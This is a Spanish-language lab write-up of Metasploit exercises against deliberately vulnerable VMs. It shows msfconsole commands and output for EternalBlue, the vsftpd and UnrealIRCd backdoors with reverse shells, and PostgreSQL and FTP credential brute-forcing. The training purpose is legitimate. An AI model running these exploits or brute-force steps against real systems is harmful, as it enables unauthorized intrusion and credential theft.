EJERCICIOS METASPLOIT AVANZADO

Prerrequisitos

Kali Linux
Windowsploitable
Metasploitable2

Ejercicio 1 - OSINT y Metasploit

- Vulnerabilidad: CVE-2017-0144 (EternalBlue)
  - Ficha de la vulnerabilidad:
    - **Descripción:** es una vulnerabilidad en el protocolo SMB v1 (Server Message Block version 1) de Microsoft Windows. Permite la ejecución remota de código en sistemas vulnerables sin necesidad de autenticación, lo que significa que un atacante puede tomar control de un sistema afectado sin necesidad de credenciales válidas.
    - **A que software afecta:** afecta a sistemas operativos Windows, incluyendo Windows XP, Windows 7, Windows 8.1 y versiones anteriores. Versiones más recientes de Windows y sistemas parcheados no son vulnerables a EternalBlue.
    - **Utilidad del software:** EternalBlue es una herramienta de explotación que se utiliza para aprovechar la vulnerabilidad CVE-2017-0144. Los ciberdelincuentes pueden usar esta herramienta para comprometer sistemas no parcheados y ejecutar código malicioso de forma remota.
    - **Versiones del software afectadas:** los sistemas operativos Windows que no han sido actualizados con los parches de seguridad adecuados son vulnerables a CVE-2017-0144. Esto incluye versiones como Windows XP, Windows 7 y Windows 8.1, entre otras versiones anteriores a las que se han aplicado los parches de seguridad.
    - **Puertos que lo utilizan:** afecta al puerto 445, que es el puerto utilizado por el protocolo SMB para la comunicación en red en sistemas Windows.
    - **Módulos de metasploit relacionados:** https://www.rapid7.com/db/modules/exploit/windows/smb/doublepulsar_rce/

      ### DOUBLEPULSAR Payload Execution and Neutralization

Disclosed	Created
04/14/2017	10/02/2019

      Description

      This module executes a Metasploit payload against the Equation Group's DOUBLEPULSAR implant for SMB as popularly deployed by ETERNALBLUE. While this module primarily performs code execution against the implant, the "Neutralize implant" target allows you to disable the implant.

      Author(s)

      - Equation Group
      - Shadow Brokers
      - zerosum0x0
      - Luke Jennings
      - wvu <wvu@metasploit.com>
      - Jacob Robles
  - Explotar la vulnerabilidad:
    - Buscar módulos de exploit en Metasploit
    - Elegir payload
    - Configurar y explotar
    - Dejar la sesión en background
    - Demostrar que la sesión está en background
    - Recuperar la sesión

      Buscamos la vulnerabilidad

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Descrip
   -  ----                                      ---------------  ----     -----  -------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-01
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-01
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-01
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-01
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOU
```

Escogemos el 0 y observamos las opciones

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.7         yes       The target host(s), see https://docs
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use
                                             chines.
   SMBPass                         no        (Optional) The password for the spec
   SMBUser                         no        (Optional) The username to authentic
   VERIFY_ARCH    true             yes       Check if remote architecture matches
                                             es.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit T


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.9         yes       The listen address (an interface may be spec
   LPORT  4444             yes       The listen port
```

Vemos los payloads

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Che
   -   ----                                              ---------------  ----    ---
   0   payload/generic/custom                                             normal  No
   1   payload/generic/shell_bind_aws_ssm                                 normal  No
   2   payload/generic/shell_bind_tcp                                     normal  No
   3   payload/generic/shell_reverse_tcp                                  normal  No
   4   payload/generic/ssh/interact                                       normal  No
   5   payload/windows/x64/custom/bind_ipv6_tcp                           normal  No
   6   payload/windows/x64/custom/bind_ipv6_tcp_uuid                      normal  No
   7   payload/windows/x64/custom/bind_named_pipe                         normal  No
   8   payload/windows/x64/custom/bind_tcp                                normal  No
   9   payload/windows/x64/custom/bind_tcp_rc4                            normal  No
   10  payload/windows/x64/custom/bind_tcp_uuid                           normal  No
```

Y tras esto elegimos el 31y miramos las opciones

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 31
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.7         yes       The target host(s), s
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Window
                                             chines.
   SMBPass                         no        (Optional) The passwo
   SMBUser                         no        (Optional) The userna
   VERIFY_ARCH    true             yes       Check if remote archi
                                             es.
   VERIFY_TARGET  true             yes       Check if remote OS ma


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted:
   LHOST     10.0.2.9         yes       The listen address (an int
   LPORT     4444             yes       The listen port
```

Modificamos el RHOSTS

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.101
RHOSTS ⇒ 10.0.2.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.101       yes       The target host(s), see https://docs.metas
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for a
                                             chines.
   SMBPass                         no        (Optional) The password for the specified
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches explo
                                             es.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.
```

Y lo dejamos correr

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as che
[+] 10.0.2.101:445       - Host is likely VULNERABLE to MS17-010! -
[*] 10.0.2.101:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.101:445 - The target is vulnerable.
[*] 10.0.2.101:445 - Connecting to target for exploitation.
[+] 10.0.2.101:445 - Connection established for exploitation.
[+] 10.0.2.101:445 - Target OS selected valid for OS indicated by SM
[*] 10.0.2.101:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72
[*] 10.0.2.101:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20
[*] 10.0.2.101:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
[+] 10.0.2.101:445 - Target arch selected valid for arch indicated b
[*] 10.0.2.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.101:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.101:445 - Starting non-paged pool grooming
[+] 10.0.2.101:445 - Sending SMBv2 buffers
[+] 10.0.2.101:445 - Closing SMBv1 connection creating free hole adj
[*] 10.0.2.101:445 - Sending final SMBv2 buffers.
[*] 10.0.2.101:445 - Sending last fragment of exploit packet!
[*] 10.0.2.101:445 - Receiving response from exploit packet
[+] 10.0.2.101:445 - ETERNALBLUE overwrite completed successfully (0
[*] 10.0.2.101:445 - Sending egg to corrupted connection.
[*] 10.0.2.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.101
[*] Sending stage (200774 bytes) to 10.0.2.101
```

Para dejar la sesión aplicaremos el comando background y para recuperarlo mas adelante utilizaremos el sessions para que nos liste las sesiones que tenemos y tras esto seleccionamos la que queremos

```
meterpreter > background
[*] Backgrounding session 5...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETEAM  10.0.2.9:4444 → 10.0.2.101:
  5         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETEAM  10.0.2.9:4444 → 10.0.2.101:

msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 5
[*] Starting interaction with 5...

meterpreter >
```

Ejercicio 2 - Metasploit

- Crear un workspace de trabajo llamado "metasploitable2".

```
msf6 > workspace -a metasploitable2
[*] Added workspace: metasploitable2
[*] Workspace: metasploitable2
msf6 >
```

- Cambiar al workspace de trabajo recién creado.

```
msf6 > workspace metasploitable2
[*] Workspace: metasploitable2
msf6 > workspace -l
  default
  telefonica
  telefonica_red2
  telefonica_red3
  telefonica_red4
  windowsploitable
* metasploitable2
```

- Realizar las siguientes operaciones en el workspace, comprobando las entradas en la base de datos del Workspace (comandos hosts, services, vulns, notes, creds...).

  1.Realizar un escaneo de puertos contra la máquina utilizando db_nmap.

  Realizamos el escaneo con db_nmap a la máquina

```
msf6 > db_nmap -sSV -O -T5 10.0.2.7
[*] Nmap: Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-03 10:52 CET
[*] Nmap: Note: Host seems down. If it is really up, but blocking our ping
[*] Nmap: Nmap done: 1 IP address (0 hosts up) scanned in 1.76 seconds
```


  2.Importar un informe Nessus de la máquina en Metasploit.

  Cargamos el Nessus e iniciamos el escaneo de la máquina


```
msf6 > load nessus
/usr/share/metasploit-framework/plugins/nessus.rb:5: w
/usr/share/metasploit-framework/plugins/nessus.rb:5: w
/usr/share/metasploit-framework/plugins/nessus.rb:6: w
/usr/share/metasploit-framework/plugins/nessus.rb:6: w
[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded plugin: Nessus
```

  Iniciamos Nessus y empezamos el escaneo

```
┌──(root㉿kali)-[~]
└─# /bin/systemctl start nessusd.service
```



  Tras un tiempo de espera como resultado tenemos lo siguiente



Importamos el escaneo descargado

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_import /home/kali/Descargas/Escaner\ OWASP_d9b5ho.nessus
```

Con el comando workspace -v vemos la verbosidad y por tanto el contenido creado

```
msf6 > workspace -v

Workspaces
==========

  current  name             hosts  services  vulns  creds  loots  notes
  -------  ----             -----  --------  -----  -----  -----  -----
           default          1      2         2      0      0      1
*          metaesploitable2 2      32        167    0      0      4
```

Para poder ver el contenido de las vulnerabilidades utilizamos el comando vulns

```
msf6 > vulns

Vulnerabilities
===============

Timestamp                Host       Name                                          References
---------                ----       ----                                          ----------
2023-11-02 17:25:19 UTC  10.0.2.24  Nessus Scan Information                        NSS-19506
2023-11-02 17:25:19 UTC  10.0.2.24  Web Application SQL Backend Identification     NSS-44670
2023-11-02 17:25:19 UTC  10.0.2.24  Web Application Information Disclosure         NSS-57640
2023-11-02 17:25:19 UTC  10.0.2.24  Web Application SQL Backend Identification     NSS-44670
2023-11-02 17:25:19 UTC  10.0.2.24  CGI Generic SQL Injection (2nd pass)           CWE-20,CWE-77,CWE-89,CWE-713,CWE-722,CWE-727,CWE-751,CW
                                                                                   E-801,CWE-810,CWE-928,CWE-929,NSS-42479
2023-11-02 17:25:19 UTC  10.0.2.24  CGI Generic SQL Injection (2nd pass)           CWE-20,CWE-77,CWE-89,CWE-713,CWE-722,CWE-727,CWE-751,CW
                                                                                   E-801,CWE-810,CWE-928,CWE-929,NSS-42479
2023-11-02 17:25:19 UTC  10.0.2.24  CGI Generic Tests HTTP Errors                  NSS-40406
2023-11-02 17:25:19 UTC  10.0.2.24  CGI Generic Tests HTTP Errors                  NSS-40406
2023-11-02 17:25:19 UTC  10.0.2.24  CGI Generic Tests Timeout                      NSS-39470
2023-11-02 17:25:19 UTC  10.0.2.24  CGI Generic Tests Timeout                      NSS-39470
2023-11-02 17:25:19 UTC  10.0.2.24  Patch Report                                   NSS-66334
2023-11-02 17:25:19 UTC  10.0.2.24  CGI Generic Remote File Inclusion              CWE-727,CWE-801,CWE-928,CWE-929,CWE-73,CWE-78,CWE-98,CW
                                                                                   E-434,CWE-473,CWE-632,CWE-714,NSS-39469
2023-11-02 17:25:20 UTC  10.0.2.24  CGI Generic XSS (quick test)                   CWE-20,CWE-722,CWE-751,CWE-801,CWE-928,CWE-74,CWE-79,CW
                                                                                   E-80,CWE-81,CWE-83,CWE-86,CWE-116,CWE-442,CWE-692,CWE-7
                                                                                   12,CWE-725,CWE-811,CWE-931,NSS-39466
2023-11-02 17:25:20 UTC  10.0.2.24  CGI Generic XSS (quick test)                   CWE-20,CWE-722,CWE-751,CWE-801,CWE-928,CWE-74,CWE-79,CW
                                                                                   E-80,CWE-81,CWE-83,CWE-86,CWE-116,CWE-442,CWE-692,CWE-7
                                                                                   12,CWE-725,CWE-811,CWE-931,NSS-39466
2023-11-02 17:25:20 UTC  10.0.2.24  CGI Generic Cookie Injection Scripting         CWE-722,CWE-472,CWE-642,CWE-715,NSS-44136
2023-11-02 17:25:20 UTC  10.0.2.24  CGI Generic Cookie Injection Scripting         CWE-722,CWE-472,CWE-642,CWE-715,NSS-44136
2023-11-02 17:25:20 UTC  10.0.2.24  CGI Generic Tests Load Estimation (all tests)  NSS-33817
2023-11-02 17:25:20 UTC  10.0.2.24  CGI Generic Tests Load Estimation (all tests)  NSS-33817
2023-11-02 17:25:20 UTC  10.0.2.24  CGI Generic Tests Load Estimation (all tests)  NSS-33817
```

Ejercicio 3 - Metasploit

- Explotar los backdoors de las versiones instaladas de Vsftpd y UnrealIRCd. (ftp 21
    - Vsftpd

```
msf6 > search exploit/unix/ftp/vsftpd_234_backdoor

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
   -  ----                                  ---------------  ----       -----
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No


Interact with a module by name or index. For example info 0, use 0 or use expl

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Establecemos el RHOSTS y le damos a correr

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.7:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.7:21 - USER: 331 Please specify the password.
[+] 10.0.2.7:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.7:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ls
```

    - UnrealIRCd (Puerto 6667):

Buscamos UnrealIRCD y seleccionamos la 0

```
msf6 exploit(multi/handler) > search exploit/unix/irc/unreal_ircd_3281_backdoor

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 exploit(multi/handler) > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Miramos las opciones y establecemos el RHOST

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-met
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
```

Buscamos los diferentes payloads y seleccionamos el más adecuado

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                     normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (vi
   2   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (vi
   3   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (vi
   4   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (vi
   5   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Ex
   6   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Rever
   7   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP
   8   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP
   9   payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP
   10  payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP
   11  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP
   12  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Rever

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 6
payload => cmd/unix/reverse
```

Observamos las opciones y establecemos el LHOST

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:p
   RHOSTS   10.0.2.7         yes       The target host(s), see https://docs.metasploit.com
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.9
LHOST => 10.0.2.9
```

Lo ponemos a correr

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.9:4444
[*] 10.0.2.7:6667 - Connected to 10.0.2.7:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instea
[*] 10.0.2.7:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo U3Sr6vCsc2Vuzw1M;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "U3Sr6vCsc2Vuzw1M\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.9:4444 → 10.0.2.7:42838) at 2023-11-06 11:00:29 +0100

getuid
sh: line 7: getuid: command not found
whoami
root
```

Ejercicio 4 - Metasploit

- Realizar un ataque de fuerza bruta con los módulos auxiliares correspondientes para conseguir las credenciales de acceso de PostgreSQL y explotarlo para conseguir acceso a la máquina con meterpreter, ¿qué usuario tenemos?
- NOTA: Utilizar los diccionarios disponibles en Kali en la ruta /usr/share/wordlists/metasploit/ y tened en cuenta en las opciones que tanto usuario como contraseña pueden estar en blanco.

En primer lugar, buscaremos postgres para logarnos así que haremos lo siguiente a continuación

```
msf6 > search auxiliary/scanner/postgres/postgres_login

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  auxiliary/scanner/postgres/postgres_login                    normal  No     PostgreSQL Login Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/postgres/postgres_login

msf6 > use 0
```

Establecemos el RHOST y comprobamos que esté bien hecho

```
msf6 auxiliary(scanner/postgres/postgres_login) > options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                      Required  Description
   ----              ---------------                                      --------  -----------
   ANONYMOUS_LOGIN   false                                                yes       Attempt to login wit
   BLANK_PASSWORDS   false                                                no        Try blank passwords
   BRUTEFORCE_SPEED  5                                                    yes       How fast to brutefor
   DATABASE          template1                                            yes       The database to auth
   DB_ALL_CREDS      false                                                no        Try each user/passwo
   DB_ALL_PASS       false                                                no        Add all passwords in
   DB_ALL_USERS      false                                                no        Add all users in the
   DB_SKIP_EXISTING  none                                                 no        Skip existing creden
   PASSWORD                                                               no        A specific password
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgre  no     File containing passw
                     s_default_pass.txt
   Proxies                                                                no        A proxy chain of for
   RETURN_ROWSET     true                                                 no        Set to true to see q
   RHOSTS                                                                 yes       The target host(s),
                                                                                    ml
   RPORT             5432                                                 yes       The target port
   STOP_ON_SUCCESS   false                                                yes       Stop guessing when a
   THREADS           1                                                    yes       The number of concur
   USERNAME                                                               no        A specific username
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgre  no     File containing (spa
                     s_default_userpass.txt
   USER_AS_PASS      false                                                no        Try the username as
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgre  no     File containing users
                     s_default_user.txt
   VERBOSE           true                                                 yes       Whether to print out

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/postgres/postgres_login) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
```

Le damos a run y vemos las credenciales

```
msf6 auxiliary(scanner/postgres/postgres_login) > run

[-] 10.0.2.7:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 10.0.2.7:5432 - Login Successful: postgres:postgres@template1
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
```

Buscamos un exploit para poder explotarlo y seleccionamos el archivo

```
msf6 auxiliary(scanner/postgres/postgres_login) > search exploit/linux/postgres/postgres_payload

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload     2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/postgres/postgres_payload

msf6 auxiliary(scanner/postgres/postgres_login) > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

Comprobamos las options y establecemos el RHOST

```
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave b
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
```

Establecemos el LHOST

```
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 10.0.2.9
LHOST => 10.0.2.9
```


Buscamos los payloads y seleccionamos el 16

```
msf6 exploit(linux/postgres/postgres_payload) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                                             normal  No     Custom Payload
   1   payload/generic/debug_trap                                         normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm                                 normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inlin
   4   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP In
   5   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connect
   6   payload/generic/tight_loop                                         normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/chmod                                            normal  No     Linux Chmod
   8   payload/linux/x86/exec                                             normal  No     Linux Execute Command
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp                        normal  No     Linux Mettle x86, Bind IPv6 TCP Stage
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                   normal  No     Linux Mettle x86, Bind IPv6 TCP Stage
   11  payload/linux/x86/meterpreter/bind_nonx_tcp                        normal  No     Linux Mettle x86, Bind TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp                             normal  No     Linux Mettle x86, Bind TCP Stager (Li
   13  payload/linux/x86/meterpreter/bind_tcp_uuid                        normal  No     Linux Mettle x86, Bind TCP Stager wit
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp                          normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid                     normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/metsvc_bind_tcp                                  normal  No     Linux Meterpreter Service, Bind TCP
```

Le damos a run y ya lo tendríamos



Ejercicio 5 - Metasploit

- Realizar un ataque de fuerza bruta con los módulos auxiliares correspondientes para conseguir las credenciales de acceso de MySQL y VNC Server.
- NOTA: Utilizar los diccionarios disponibles en Kali en la ruta /usr/share/wordlists/metasploit/ y tened en cuenta en las opciones que tanto usuario como contraseña pueden estar en blanco.

FTP

Realizamos la siguiente búsqueda

```
msf6 > search auxiliary/scanner/ftp/ftp_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Des
   -  ----                                  ---------------  ----    -----  ---
   0  auxiliary/scanner/ftp/ftp_login                        normal  No     FTP

Interact with a module by name or index. For example info 0, use 0 or use

msf6 > use 0
```

Vemos las opciones y establecemos el RHOSTS

```
msf6 auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and pas
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the cu
